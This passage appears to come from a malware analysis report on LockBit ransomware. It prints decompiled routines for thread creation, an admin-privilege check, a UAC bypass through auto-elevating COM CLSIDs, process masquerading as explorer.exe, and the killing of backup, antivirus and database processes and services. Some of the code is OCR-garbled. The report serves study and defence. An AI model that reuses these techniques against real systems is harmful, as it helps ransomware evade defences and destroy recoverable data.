 BCryptGenRandom_stack = 0x79724342;
 uStack32 = 0x65477470;
 uStack28 = 0x6e61526e;
 uStack24 = 0x6d6f64;
 BCryptGenRandom = GetProcAddress(Bcrypt.dll handle, &BCryptGenRandom stack);
 if (BCryptGenRandom != 0x0) {
    (*BCryptGenRandom) (0, random num, random rum size, 2);
   return 1;
  }
 BVar1 = CryptAcquireContextW(slocal_8,0x0,slocal_7c,1,0xf0000000);
  if (BVar1 == 0) {
   return 0;
 }
}
BVar1 = CryptGenRandom(local 8, random rum size, random num);
if (BVar1 == 0) {
 CryptReleaseContext(local_8,0);
 return 0;
}
return 1;
```

Generating Random Numbers

Utilizing IOCP (Completion I/O ports)

As we mentioned earlier, LockBit has been technically evolved, one of the technical aspects is using the <u>Windows I/O Completion ports</u> mechanism for providing an efficient threading model for processing multiple asynchronous I/O requests on a multiprocessor system.

```
CompletionPort_00428e64 = CreateIoCompletionPort(0xffffffff,0x0,0,*(iVar3 + 100) * 2);
counter = 0;
Starting IO_threads... = 0x6133467;
uStack91 = 0x90e1315;
uStack87 = 0x282e4700;
uStack83 = 0x150f1347;
local 4f = 0x14030602;
local 4b = 0x494949;
do {
  pbVar1 = &Starting_IO_threads... + counter + 1;
  *pbVar1 = *pbVar1 ^ 0x67;
 counter = counter + 1;
} while (counter < 0x16);
                  /* Starting IO threads... */
local_4b = local_4b & 0xffffff;
print_debuging_messages(&Starting_IO_threads... + 1);
counter = 0;
if (*(iVar3 + 100) != 0) {
  do {
    uVar4 = create_thread(decryption_thread_function,0);
    uVar5 = create_thread(decryption_thread_function,0);
    local_8 = 1 \iff (counter \in 0x1f);
   NtSetInformationThread(uVar4,4,slocal_8,4);
    NtSetInformationThread(uVar5,4, slocal_8,4);
   counter = counter + 1;
  } while (counter < *(local c + 100));</pre>
1
mw_fill_mem_with_constant(sDAT_00429260,0,0x80);
get_host_info();
counter = 0;
local_2f = 0x7d71773e;
uStack43 = 0x50571e6e;
uStack39 = 0x5f574a57;
uStack35 = 0x5b445752;
local 1f = 0x1f5a;
do {
 pbVar1 = &local_2f + counter + 1;
 *pbVar1 = *pbVar1 ^ 0x3e;
 counter = counter + 1;
} while (counter < 0x11);
                  /* IOCP initialize>>d! */
local 1d = 0;
```

Creating Completion I/O Ports

The malware has each function of its behavior separated in a subroutine, it creates an I/O completion port by calling <u>CreateIoCompletionPort</u> then, it will enter a loop to create a bunch of threads by calling either one of the undocumented and more stealthier following APIs <u>NtCreateThreadEx</u> or <u>RtlCreateUserThread</u> and it will set the entry point of each thread to one of the subroutines. After that, <u>NtSetInformationThread</u> will be called for setting the thread priority for each created thread.

```
if (NtCreateThreadEx == 0x0) {
   counter = 0;
   NtCreateThreadEx_stack = 0x72457f31;
   uStack30 = 0x45505443;
   uStack26 = 0x43596554;
   uStack22 = 0x74555054;
   local 12 = 0x49;
   do {
     pbVar1 = sNtCreateThreadEx stack + counter + 1;
     *pbVar1 = *pbVar1 ^ 0x31;
     counter = counter + 1;
    } while (counter < 0x10);
   local 12 = local 12 & Oxff;
   local f = 0x14;
   local_9 = 0;
   ntdll = 'n';
   local a = 0x6c;
   NtCreateThreadEx name = sNtCreateThreadEx stack + 1;
   local_d = 0x74;
   local c = 100;
   local b = 0x6c;
   ntdll_handle = GetModuleHandleA(&ntdll);
   NtCreateThreadEx = GetProcAddress(ntdll_handle,NtCreateThreadEx_name);
   if (NtCreateThreadEx == 0x0) {
     iVar2 = RtlCreateUserThread(0xffffffff,0,0,0,0,0,0,start address,start parameter,sThread handle,
                                  sclient_id);
     goto LAB 0040ccee;
    }
  }
  iVar2 = (*NtCreateThreadEx)(sThread handle,0x1fffff,0,0xffffffff,start address,start parameter,0,0
                              ,0x1000,0x1000,0);
LAB 0040ccee:
 if (iVar2 != 0) {
   return Oxfffffff;
  1
 NtSetInformationThread(Thread handle, 0x11, 0, 0);
  return Thread handle;
}
Threads Creation
```

Privilege Escalation

Firstly, LockBit checks its privileges by getting the process token by calling <u>NtOpenProcessToken</u> then, it queries that token via <u>NtQueryInformationToken</u> after that, it creates a user security identifier (SID) that matches the administrator group by passing <u>WinBuiltinAdministratorsSid</u> to <u>CreateWellKnownSid</u>. Finally, it calls <u>CheckTokenMembership</u> to check whether the current process privileges include the Administrator privileges or not.

```
iVar2 = NtOpenProcessToken(0xffffffff,8,slocal 10);
  if (iVar2 == 0) {
    cbSid = 0x44;
    BVar3 = CreateWellKnownSid(WinBuiltinAdministratorsSid, 0x0, created sid, &cbSid);
    if ((BVar3 != 0) & (BVar3 = CheckTokenMembership(0x0,created_sid,&local 8), BVar3 != 0)) {
     if (local_8 == 0) {
        iVar2 = NtQueryInformationToken(local 10,0x13,slocal 14,4,scbSid);
       if (iVar2 != 0) {
         uVar1 = *(in_FS_OFFSET + 0x34);
         if (((uVar1 != 0x520) && (uVar1 != 0x522)) && (uVar4 = uVar1, 0 < uVar1)) {
           uVar4 = uVar1 & 0xffff | 0x80070000;
         }
         goto LAB 0040cf43;
        }
        BVar3 = CheckTokenMembership(local_14, created_sid, clocal_8);
       if (BVar3 == 0) goto LAB 0040ce8c;
       if (local_8 == 0) goto LAB_0040cf43;
      }
      *param 1 = 1;
      goto LAB_0040cf43;
    }
  }
LAB 0040ce8c:
  uVar4 = *(in FS OFFSET + 0x34);
  if (0 < uVar4) {
   uVar4 = uVar4 & 0xffff | 0x80070000;
  1
LAB 0040cf43:
  if (local 10 != 0x0) {
    CloseHandle(local_10);
  1
  if (local 14 != 0x0) {
    CloseHandle (local_14);
  }
  return uVar4;
```

Checking Privileges

If it doesn't include the Administrator privileges, LockBit will perform a <u>UAC</u> bypassing by calling a windows <u>COM objects</u> that can auto-elevate, and for masquerading, LockBit implements a publicly available function called <u>supMasqueradeProcess</u> which allows the malware to conceal its process information by injecting into a process that runs in a trusted directory, it choose <u>explorer.exe</u> to be its target.

```
iVar5 = *(*(in FS OFFSET + 0x18) + 0x30);
ALLOCATED MEM = 0x0;
mem_size_0x1000 = 0x1000;
iVar6 = NtAllocateVirtualMemory(0xffffffff, sALLOCATED MEM, 0, smem size 0x1000, 0x3000, 4);
if (-1 < iVar6) {</pre>
  GetWindowsDirectoryW(windows_directory,0x104);
  ptr windows directory = windows directory;
  ptr_allocated mamory = ALLOCATED MEM;
  do {
   WVar4 = *ptr_windows_directory;
    ptr_windows_directory = ptr_windows_directory + 1;
    *ptr_allocated_mamory = WVar4;
    ptr_allocated_mamory = ptr_allocated_mamory + 1;
                   /* this loop copies the windows directory to the allocated region of memory
                     C:\Windows */
  } while (WVar4 != L'\0');
  _explorer.exe = 0x63003f;
  local 56 = 0x5a;
  auStack114. 2 4 = 0x47005a;
  local 54 = 0x47;
  local 6c = 0x53004f;
  local 52 = 0x4f;
  local 68 = 0x4d0050;
  local 50 = 0x53;
  local_{64} = 0x4d005a;
  local 4e = 0x50;
  local_60 = 0x5a0011;
  local 4c = 0x4d;
  local 5c = 0x5a0047;
  local 4a = 0x5a;
  local 58 = 0x3f;
  local 48 = 0x4d;
  local_46 = 0x11;
  local 44 = 0x5a;
  local 42 = 0 \times 47;
  local 40 = 0x5a;
  local 3e = 0x3f;
  local 3c = 0;
  uVar8 = 0;
  do {
    *(explorer.exe + uVar8 * 2 + 2) = explorer.exe [uVar8 * 2 + 2] ^ 0x3f;
    uVar8 = uVar8 + 1;
  } while (uVar8 < 0x1b);</pre>
  local 3c - 0.
supMasqueradeProcess Implementation
```

```
}
RtlAcquirePebLock();
local_3a = 0x330056;
local 1e = 0x56;
10ca1_{36} = 0x26002e;
local 1c = 0x13;
local_32 = 0x39003a;
local 1a = 0x3a;
local_2e = 0x330024;
10cal 18 = 0x33;
local_2a = 0x780024;
local 16 = 0x20;
local_26 = 0x2e0033;
local 14 = 0x37;
10cal 22 = 0x560033;
local 12 = 0x22;
local 10 = 0x3f;
local e = 0x39;
local c = 0x38;
local a = 0x6c;
local 8 = 0x17;
local 6 = 0;
                 /* "Elevation:Administrator!new:" */
uVar8 = 0;
do {
  *(clocal_3a + uVar8 * 2 + 2) = *(clocal_3a + uVar8 * 2 + 2) ^ 0x56;
 uVar8 = uVar8 + 1;
} while (uVar8 < 0x19);</pre>
local_6 = 0;
RtlInitUnicodeString(*(iVar5 + 0x10) + 0x38, ALLOCATED_MEM);
RtlInitUnicodeString(*(iVar5 + 0x10) + 0x40, clocal_3a + 2);
RtlReleasePebLock();
LdrEnumerateLoadedModules(0,FUN_0041eaf0,0);
return;
```

For the actual UAC bypassing, LockBit will call CoGetObject with the following CLSIDs:

{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
 {D2E7041B-2927-42fb-8E9F-7CE93B6DC937}
 *(undefined *)puVar9 = *(undefined *)puVar8;
 puVar8 = (undefined4 *)((int)puVar8 + 1);
 puVar9 = (undefined4 *)((int)puVar9 + 1);
 /* Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7} */
HVar5 = CoGetObject(local_2ac, &local_a4, param_2, &local_8);
 *param_4 = local_8;
 return HVar5;
 Oelling Os OstOchiest

Calling CoGetObject

Address	Haw															ACCTT	1	
Address	Нех															ASCII		
0018FE9C		_	00	66	00	74	00	77	00	61	00	72	00	65	00	S.o.f.t.w.a.r.e.		
0018FEAC	5C 0	0 4D	00	69	00	63	00	72	00	6F	00	73	00	6F	00			
0018FEBC		0 74	00	5C	00	57			00		00			6F	00			
0018FECC		0 73	00	20	00	4E	_			5C			00					
0018FEDC		0 72	00	65	00		_			56			00	72	00			
0018FEEC		0 69		6F	00		_	_	00		00	43	00	4D	00			
0018FEFC			00	61	00	_			_	_	00	72	00	61	00			
0018FF0C	74 0	0 69		6F	00	_		00	00		00	00	00	00	00			
0018FF1C		· · ·	00		00			_		30				31	00			
0018FF2C			00			39						2D	00	34	00			
0018FF3C		0 66					_	_			00	39			00	2.f.b8.E.9.F.		
0018FF4C		0 37		43	00			_		33			00					
0018FF5C			00		_					7D		00		_	00	D.C.9.3.7.}		
0018FF6C	_	F 40				40			FF		00	47	00	64	00	.ÿ@@ÿG.d.		
0018FF7C		F 9F				98				DD		07		75	_	ÿ.ÿ«ÿ.ÿt.Mÿu		
0018FF8C	B7 F					FD							98			•yay~Oye}		
0018FF9C		0 FD				F3				00		00			00	. aý~. bo		
0018FFAC		O FD	_	00	00	00	00	4F	7C	E8	_	00	00	00	00	.aý~0 èx		
10:05:26.06070 svch				yValue		LSID\{3E	5FC7F9	-9A51-43	367-9063	3-A12024	14 SUC	CESS		Type: RI	G_SZ.	Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A	120244FBEC7}	
10:05:26.14015 E-svch						Vow64321								Type: R	G_SZ,	Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A	120244FBEC7}	
10:05:26.57067 svch 10:05:26.57188 svch						LSID\{3E Vow64321										Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A		
10:05:26.71445 💽 svcł	host.exe	652 🚑	Process	Create		ows\SysV					SUC	CESS		PID: 151	6, Comm	nand line: C:\Windows\SysWOW64\DllHost.exe	/Processid:{3E5FC7F9-9A51-4367	
10:05:26.71448 DIH 10:05:44.98636 svc							NOWEN	Dillort				CESS				Command line: C:\Windows\SysWOW64\DllHost nand line: C:\Windows\SysWOW64\DllHost.exe /		
10:05:44.98637 DIH		5060 2			C. WIND	uwa sayav	101104	Upin 10SL.	CAC			CESS				Command line: C:\Windows\SysWOW64\DilHost.exe		
• •		0.0				~			- .									

Querying The CLSIDs and Creating The dllhost.exe procsses

Killing Processes

LockBit calls <u>CreateToolhelp32Snapshot</u> for getting a snapshot of the running processes then, it uses <u>Process32First</u> and <u>Process32Next</u> to enumerate the snapshot. For each process, it'll compare its name against a list of a process, and if it matches, it well pass the process handle that it got by calling <u>OpenProcess</u> to <u>TerminateProcess</u> to terminate the process. The list of the processes was also encrypted using <u>XOR</u>.

```
BOOL __fastcall terminate_a_process(DWORD process_id)
```

```
{
 int snapshot handle;
 int iVar1;
 DWORD current_process_id;
 HANDLE pvVar2;
 BOOL BVar3;
 code *CloseHandle;
 undefined4 local_12c;
 undefined local 128 [20];
 DWORD local 114;
 mw_fill_mem_with_constant(local_128,0,0x124);
 local_{12c} = 0x128;
 snapshot handle = CreateToolhelp32Snapshot(2,0);
 CloseHandle = CloseHandle exref;
 if (snapshot_handle != -1) {
   iVar1 = Process32First(snapshot handle, slocal 12c);
   while (iVar1 != 0) {
     if (((local_114 == process_id) &&
         (current_process_id = GetCurrentProcessId(), local_114 != current_process_id)) &&
        (pvVar2 = OpenProcess(0x1fffff,1,local_114), CloseHandle = CloseHandle_exref, pvVar2 != 0x0
        )) {
       TerminateProcess(pvVar2,1);
       CloseHandle = CloseHandle exref;
       ::CloseHandle(pvVar2);
     }
     iVar1 = Process32Next(snapshot_handle, slocal_12c);
   1
   (*CloseHandle) (snapshot handle);
 }
 current_process_id = GetCurrentProcessId();
 if ((process id != current process id) &&
    (pvVar2 = OpenProcess(0x1fffff,1,process_id), pvVar2 != 0x0)) {
   BVar3 = TerminateProcess(pvVar2,1);
   ::CloseHandle(pvVar2);
   return BVar3;
 -}-
 return 0;
}
```

Process Termination

	00416ABB	8D8424 3F060000	<pre>lea eax,dword ptr_ss:[esp+63F]</pre>	
	00416AC2	898424 F80D0000	mov dword ptr ss:[esp+DF8],eax	[esp+DF8]:"wxServer"
	00416AC9	8D8424 C2070000	<pre>lea eax,dword ptr_ss:[esp+7C2]</pre>	
	00416AD0	898424 FC0D0000	mov dword ptr ss:[esp+DFC],eax	[esp+DFC]:"wxServerView"
	00416AD7	8D8424 CF050000	<pre>lea eax,dword ptr_ss:[esp+5CF]</pre>	
	00416ADE	898424 000E0000	mov dword ptr ss:[esp+E00],eax	[esp+E00]:"Sqlservr"
	00416AE5	8D8424 EC070000	<pre>lea eax,dword ptr_ss:[esp+7EC]</pre>	
	00416AEC	898424 040E0000	mov dword ptr ss:[esp+E04],eax	[esp+E04]:"RAgui"
	00416AF3	8D8424 11070000	lea eax,dword ptr_ss:[esp+711]	
	00416AEA	898424 080E0000	mov dword ptr ss:[esp+E08],eax	[esp+E08]:"supervise"
	Breakpoint No		lea eax,dword ptr_ss:[esp+60B]	
	00416808	898424 OCOE0000	mov dword ptr ss:[esp+EOC],eax	[esp+EOC]:"Culture"
	00416B0F	8D8424 B4050000	lea eax,dword ptr ss:[esp+5B4]	
	00416B16	898424 100E0000	mov dword ptr ss:[esp+E10],eax	[esp+E10]:"RTVscan"
	00416B1D	8D8424 49060000	lea eax,dword ptr ss:[esp+649]	
	00416B24	898424 140E0000	mov dword ptr ss: esp+E14, eax	[esp+E14]:"Defwatch"
	00416B2B	8D8424 5D060000	lea eax,dword ptr_ss:[esp+65D]	
	00416B32	898424 180E0000	mov dword ptr ss:[esp+E18],eax	[esp+E18]:"sqlbrowser"
	00416B39	8D8424 BD050000	lea eax,dword ptr ss:[esp+5BD]	The second second second second second second second second second second second second second second second se
	00416B40	898424 1C0E0000	mov dword ptr ss:[esp+E1C],eax	[esp+E1C]:"winword"
	• 00416B47	8D8424 16080000	lea eax,dword ptr ss:[esp+816]	Frank State 1 - Hanward H
	• 00416B4E	898424 200E0000	mov dword ptr ss:[esp+E20],eax	[esp+E20]:"QBW32"
	• 00416B55	8D8424 E7050000	lea eax,dword ptr ss:[esp+5E7]	Frank 55 (2) Born Street
	• 00416B5C	898424 240E0000	mov dword ptr ss:[esp+E24],eax	[esp+E24]:"QBDBMgr"
	00416B63	8D8424 53060000	lea eax,dword ptr ss:[esp+653]	Fore 5281 Vehundate"
	00416B6A	898424 280E0000	mov dword ptr ss:[esp+E28],eax	[esp+E28]:"qbupdate"
	00416B71	8D8424 110A0000	lea eax, dword ptr ss:[esp+A11]	Fore Facl "OperMonitonSonu
	00416B78	898424 2C0E0000 8D8424 1C070000	mov dword ptr ss:[esp+E2C],eax	[esp+E2C]:"QBCFMonitorServ
	00416B7F 00416B86	898424 300E0000	lea eax, dword ptr ss:[esp+71C]	Fore (520] ("av] beidee"
		8D8424 7A070000	mov dword ptr ss:[esp+E30],eax	[esp+E30]:"axlbridge"
	00416B8D 00416B94	898424 340E0000	<pre>lea eax,dword ptr ss:[esp+77A] mov dword ptr ss:[esp+E34],eax</pre>	Feco+5241: "OPTOPService"
	00416898	8D8424 E5070000	lea eax,dword ptr ss:[esp+254],eax	[esp+E34]:"QBIDPService"
	00416BA2	898424 380E0000	mov dword ptr ss:[esp+E38],eax	[eco+528]:"httpd"
	00416BA2	8D8424 2E070000	lea eax, dword ptr ss: esp+230, eax	[esp+E38]:"httpd"
	00416BB0	898424 3C0E0000	mov dword ptr ss:[esp+E3C],eax	[esp+E3C]:"fdlauncher"
	00416BB7	8B8424 30060000	mov eax, dword ptr ss: [esp+630]	[esp+630]: "MsDtSrvr"
	00416BBF	898424 400E0000	mov dword ptr ss:[esp+E40],eax	[csproso], Msbcsrvr
-	00110000	000424 40020000	mov andra per 55 [esprevo]; eax	

Process Names After Being Decrypted In Memory

And here is a list of the process that will be terminated if exists:

wxServerwxServerViewsqlmangrRAguisuperviseCultureDefwatchwinwordQBW32QBDBMgrqbupdateax CloudAdobe Desktop ServiceCoreSyncAdobe CEF HelpernodeAdobeIPCBrokersynctaskbarsync-

workerInputPersonalizationAdobeCollabSyncBrCtrlCntrBrCcUxSysSimplyConnectionManagerSim exp-engine-

serviceTeamViewer_ServiceTeamViewertv_w32tv_x64TitanVSsmsnotepadRdrCEForacleocssddbsnm

Stopping Services

LockBit has a list of services that will try to stop by calling <u>OpenSCManagerA</u> to establish a connection to the service control manager on the local computer

then, it loops over a list of predefined services passing each service to <u>OpenServiceA</u> to check the existent of that service, if the service exists, it'll check its status by calling <u>QueryServiceStatusEx</u> and it will call <u>ControlService</u> with the parameter <u>0x00000001</u>:

SERVICE_CONTROL_STOP to stop the service. In order to not cause any crashes to the system, LockBit will stop all the dependent services by calling <u>EnumDependentServicesA</u> before stopping the target service. Those services are mostly backup services, anti-virus services, and other services that may lock some files due to having handles to them.

	0040FF70		898424 EC0D0000	mov dword ptr ss:[esp+DEC],eax
•	0040FF77		FF15 3C014200	<pre>call dword ptr ds:[<&GetTickCount>]</pre>
•	0040FF7D		6A 2C	push 2C
•	0040FF7F		FFB4B4 B40C0000	push dword ptr ss: esp+esi*4+CB4
•	0040FF86		894424 14	mov dword ptr ss:[esp+14],eax
•	0040FF8A		FFB424 38060000	push dword ptr ss:[esp+638]
•	0040FF91		FF15 6C004200	<pre>call dword ptr ds:[<&OpenServiceA>]</pre>
•	0040FF97		8BF8	mov edi,eax
•	0040FF99		85FF	test edi,edi
۰	0040FF9B	× *	0F84 82020000	je anghami.410223
۰	0040FFA1		8D8424 70080000	lea eax,dword ptr ss:[esp+870]
۰	0040FFA8		50	push eax
۰	0040FFA9		6A 24	push 24
۰	0040FFAB		8D8424 6C0C0000	lea eax,dword ptr ss:[esp+C6C]
•	0040FFB2		50	push eax
•	0040FFB3		6A 00	push 0
•	0040FFB5		57	push edi
•	0040FFB6		FF15 64004200	<pre>call dword ptr ds:[<&QueryServiceStatusEx>]</pre>
•	0040FFBC		85C0	test eax,eax
•	0040FFBE	× *	75 OE	jne anghami.40FFCE
	0040FFC0		57	push edi mov edi,dword ptr ds:[<&CloseServiceHandle>]
	0040FFC1 0040FFC7		8B3D 48004200 FFD7	call edi
	0040FFC9		E9 5B020000	jmp anghami.410229
	0040FFCE	· ·	8B8424 680C0000	mov eax,dword ptr ss:[esp+C68]
	0040FFD5		83F8 01	cmp eax,1
	0040FFD8	- v	75 67	jne anghami.410041
	0040FFDA		0F2805 00464200	movaps xmm0, xmmword ptr ds: [424600]
	0040FFE1		33C9	xor ecx,ecx
	0040FFE3		OF118424 5C0B0000	movups xmmword ptr ss:[esp+B5C],xmm0
	0040FFEB			mov dword ptr ss:[esp+B6C],C0D18
	0040FFF6		6666:0F1F8400 0000000	nop word ptr ds:[eax+eax],ax
•	00410000		8A8424 5C0B0000	mov al, byte ptr ss:[esp+B5C]
•	00410007		30840C 5D0B0000	<pre>xor byte ptr ss:[esp+ecx+B5D],al</pre>
•	0041000E		41	inc ecx
•	0041000F		83F9 12	cmp_ecx,12
۰	00410012	~	72 EC	jb anghami.410000
۰	00410014		FFB4B4 B00C0000	push dword ptr ss:[esp+esi*4+CB0]
٠	0041001B		8D8424 610B0000	lea eax,dword ptr ss:[esp+B61]
٠	00410022		C68424 730B0000 00	mov byte ptr ss:[esp+B73],0
•	0041002A		50	push eax
•	0041002B		E8 80A0FFFF	call anghami.40A0B0
•	00410030		83C4 08	add esp,8
-	00410033 00410034		57	push edi may edi dward ata da:[<u>k#ClaseEenviseWardles</u>]
-	00410034		8B3D 48004200	mov_edi,dword ptr ds:[<&CloseServiceHandle>]

Stopping Some Services

0018FF8C 0018FF496 "MSSQLSKAV_CS_ADMIN_KIT" 0018F874 0018F674 "SQLAgent\$KAV_CS_ADMIN_KIT" 0018F874 0018F782 "msftesql=exchange" 0018F874 0018F784 "MSSQLSVENCESOFT##SSEE" 0018F884 0018F783 "MSSQLSSU_SMICROSOFT##SSEE" 0018F884 0018F783 "MSSQLFDLauncher\$SBMONITORING" 0018F884 0018F783 "MSSQLFDLauncher\$SBMONITORING" 0018F884 0018F784 "SQLAgent\$SBSMONITORING" 0018F884 0018F267 "SQLAgent\$SBSMONITORING" 0018F894 0018F267 "SQLAgent\$SBSMONITORING" 0018F894 0018F267 "SQLAgent\$SBSMONITORING" 0018F894 0018F267 "SQLAgent\$SBSMONITORING" 0018F895 0018F267 "Yobackup" 0018F896 0018F267 "Yobackup" 0018F884 0018F267 "Yobackup" 0018F884 0018F268 "Yoss" 0018F884 0018F268 "Yoss" 0018F884 0018F268 "Sophos" 0018F884 0018F333 "bedbg" <		
0018F74 0018F748 "SQLÅgent\$KAV_CS_ADMIN_KIT" 0018F875 0018F758 "MSSQL\$MICROSOFT##SSEE" 0018F880 0018F788 "MSSQL\$SBSMONITORING" 0018F884 0018F788 "MSSQL\$SBSMONITORING" 0018F884 0018F788 "MSSQLFDLauncher\$SBSMONITORING" 0018F884 0018F784 "SSQLFDLauncher\$SBSMONITORING" 0018F885 0018F244 "SQLAgent\$SBSMONITORING" 0018F884 0018F267 "SQLAgent\$SBSMONITORING" 0018F885 0018F244 "SQLAgent\$SBSMONITORING" 0018F884 0018F257 "QBVCS" 0018F884 0018F267 return to 0018F267 from 287D8BE4 0018F884 0018F268 "vss" 0018F884 0018F268 "svc" 0018F885 0018F101 "memtas" 0018F886 0018F129 "memtas" 0018F886 0018F129 "sophos" 0018F886 0018F129 "sophos" 0018F886 0018F133 "beddg" 0018F886 0018F133 "beddg" 0018F886 018F383 "beddg" 018F886 018F338		
0018F787 0018F782 "m\$ftesql-exchange" 0018F880 0018F584 "MSSQL\$SU\$MICROSOFT##SSEE" 0018F884 0018F583 "MSSQL\$SHAREPOINT" 0018F884 0018F783 "MSSQLFDLauncher\$SBSMONITORING" 0018F880 0018F413 "MSSQLFDLauncher\$SBSMONITORING" 0018F895 0018F413 "MSSQLFDLauncher\$SBSMONITORING" 0018F896 0018F204 "QBFCService" 0018F896 0018F257 "YOBackup" 0018F896 0018F267 return to 0018F267 from 287D8BE4 0018F884 0018F2758 "NSSQL\$" 0018F884 0018F276 "vss" 0018F884 0018F276 "vss" 0018F884 0018F276 "vss" 0018F884 0018F276 "svs" 0018F884 0018F276 "svs" 0018F884 0018F276 "svs" 0018F884 0018F276 "svs" 0018F885 0018F11 "sophos" 0018F886 0018F11 "mepocs" 0018F886 0018F11 "backup 0018F887 018F8733 "backup		
0018F77C 0018F4DE "MSSQL\$MICROSOFT##SSEE" 0018F880 0018F783 "MSSQL\$SBSMONITORING" 0018F884 0018F783 "MSSQL\$SL\$SBSMONITORING" 0018F884 0018F783 "MSSQLFDLauncher\$SBSMONITORING" 0018F884 0018F784 "SQLAgent\$SBSMONITORING" 0018F890 0018F44E "SQLAgent\$SBSMONITORING" 0018F890 0018F24F "QBVCService" 0018F890 0018F24F "QBVCService" 0018F884 0018F25F "YoBackup" 0018F884 0018F26F return to 0018F267 from 287D8BE4 0018F884 0018F27E "NSSQL" 0018F884 0018F27E "Soft" 0018F884 0018F27E "MSSQL" 0018F885 0018F10 "sophos" 0018F884 0018F10 "sophos" 0018F884 0018F333 "bedbg" 0018F884 0018F33 "bedbg" 0018F884 0018F333 "bedbg" 0018F884 0018F33 "bedbg" 0018F885 018F341 "PDVFService" 0018F886 018F373 "bedkupExecAgentBrows		
0018F880 0018F583 "MSSQL\$SHAREPOINT" 0018F884 0018F783 "MSSQLFDL auncher \$SBSMONITORING" 0018F880 0018F413 "MSSQLFDL auncher \$SHAREPOINT" 0018F894 0018F5CF "SQLAgent\$SBSMONITORING" 0018F894 0018F205 "SQLAgent\$SBSMONITORING" 0018F896 0018F205 "SQLAgent\$SHAREPOINT" 0018F896 0018F205 "SQLAgent\$SBSMONITORING" 0018F896 0018F205 "YooBackup" 0018F880 0018F225 "YooBackup" 0018F880 0018F226 "vss" 0018F880 0018F219 "sql" 0018F880 0018F219 "sql" 0018F880 0018F216 "MSSQL\$" 0018F880 0018F109 "mettas" 0018F880 0018F109 "mettas" 0018F880 0018F109 "sophos" 0018F880 0018F11 "backup" 0018F880 0018F133 "bedbg" 0018F880 0018F134 "BAckupExecAgentBrowser" 0018F880 0018F146 "BackupExecAgentBrowser" 0018F8820 0018F378 "		
0018F884 0018F783 "MSSQLSSHAREPOINT" 0018F888 0018F389 "MSSQLFDLauncher\$SBSMONITORING" 0018F880 0018F441 "MSSQLFDLauncher\$SBSMONITORING" 0018F890 0018F441 "MSSQLFDLauncher\$SBSMONITORING" 0018F890 0018F204 "QBCService" 0018F890 0018F204 "QBCService" 0018F880 0018F205 "YooBackup" 0018F844 0018F267 return to 0018F267 from 287D8BE4 0018F840 0018F268 "yscs" 0018F840 0018F268 "yscs" 0018F840 0018F267 "eturn to 0018F267 from 287D8BE4 0018F840 0018F268 "yscs" 0018F840 0018F268 "yscs" 0018F840 0018F269 "memtas" 0018F840 0018F101 "mepocs" 0018F840 0018F334 "yeeam" 0018F844 0018F341 "PDVFSservice" 0018F840 0018F341 "PDVFSservice" 0018F8450 0018F348 "BackupExecAgentAccelerator" 0018F8450 0018F348 "BackupExecAgentAccelerator" 0018F846 <th></th> <th></th>		
0018F388 0018F389 "MSSQLFDLauncher\$SB3MONITORING" 0018F880 0018F44E "SQLAgent\$SB3MONITORING" 0018F894 0018F44E "SQLAgent\$SB3MONITORING" 0018F894 0018F44E "SQLAgent\$SB3MONITORING" 0018F894 0018F34F "QBVCsrvice" 0018F895 0018F24F "QBVSS" 0018F896 0018F267 return to 0018F267 from 287D88E4 0018F844 0018F278 "yvcs" 0018F886 0018F278 "yvcs" 0018F886 0018F278 "yvcs" 0018F886 0018F278 "yvcs" 0018F886 0018F127 "meturn to 0018F267 return to 0018F267 0018F880 0018F278 "yvcs" 0018F880 0018F278 "yvcs" 0018F880 0018F127 "metus" 0018F880 0018F127 "metus" 0018F882 0018F129 "sophos" 0018F880 0018F33 "bedbg" 0018F880 0018F33 "bedbg" 0018F880 0018F34 "BackupExecAgentBrowser" 0018F886 0018F34 "BackupExecAgentBrowser		
0018F88C 0018F44E "MSSQLFDLauncher\$SHAREPOINT" 0018F894 0018F44E "SQLAgent\$SBSMONITORING" 0018F894 0018F26F "SQLAgent\$SHAREPOINT" 0018F898 0018F204 "QBFCService" 0018F898 0018F225 "YooBackup" 0018F844 0018F226 return to 0018F267 from 287D8BE4 0018F844 0018F276 "sql" 0018F845 0018F276 "sql" 0018F846 0018F268 "syc\$" 0018F847 0018F268 "syc\$" 0018F848 0018F268 "syc\$" 0018F844 0018F268 "syc\$" 0018F845 0018F19 "memtas" 0018F846 0018F101 "mepocs" 0018F847 0018F119 "sophos" 0018F8426 0018F133 "bedbg" 0018F844 0018F141 "PDVFSservice" 0018F8450 0018F334 "backupExecAgentBrowser" 0018F8450 0018F346 "BackupExecAgentBrowser" 0018F8454 0018F346 "BackupExecAlgentBrowser" 0018F8454 0018F346 "BackupExecAlgentBrows		
0018F890 0018F4AE "SQLÅgent\$SBMONITORING" 0018F894 0018F2CF "SQLÅgent\$SHAREPOINT" 0018F898 0018F2CF "QBCSErvice" 0018F840 0018F225 "YooBackup" 0018F844 0018F267 return to 0018F267 from 287D8BE4 0018F844 0018F267 "yos" 0018F844 0018F267 "ys" 0018F845 0018F268 "syc\$" 0018F845 0018F268 "syc\$" 0018F845 0018F268 "syc\$" 0018F845 0018F268 "syc\$" 0018F845 0018F128 "syc\$" 0018F845 0018F128 "syc\$" 0018F845 0018F129 "memtas" 0018F845 0018F129 "memtas" 0018F845 0018F129 "sophos" 0018F845 0018F124 "bockup" 0018F845 0018F141 "bockup"		
0018F894 0018F3CF "SQLA@ent\$SHAREPOINT" 0018F8980 0018F344 "QBFCService" 0018F840 0018F225 "YooBackup" 0018F844 0018F225 "YooBackup" 0018F844 0018F226 return to 0018F267 from 287D8BE4 0018F848 0018F29E "Vss" 0018F840 0018F268 "MSSQL" 0018F840 0018F268 "MSSQL" 0018F840 0018F268 "MSSQL" 0018F840 0018F268 "MSSQL" 0018F840 0018F101 "memtas" 0018F800 0018F101 "mepocs" 0018F800 0018F111 "backup" 0018F800 0018F333 "bedbg" 0018F800 0018F333 "bedbg" 0018F800 0018F334 "BackupExecVSSProvider" 0018F800 0018F333 "bedbg" 0018F800 0018F334 "BackupExecOiveciMediaService" 0018F800 0018F346 "BackupExecOiveciMediaService" 0018F800 0018F368 "BackupExecOiveciMediaService" 0018F810 0018F3F8 BackupExecOiveciMediaServi		
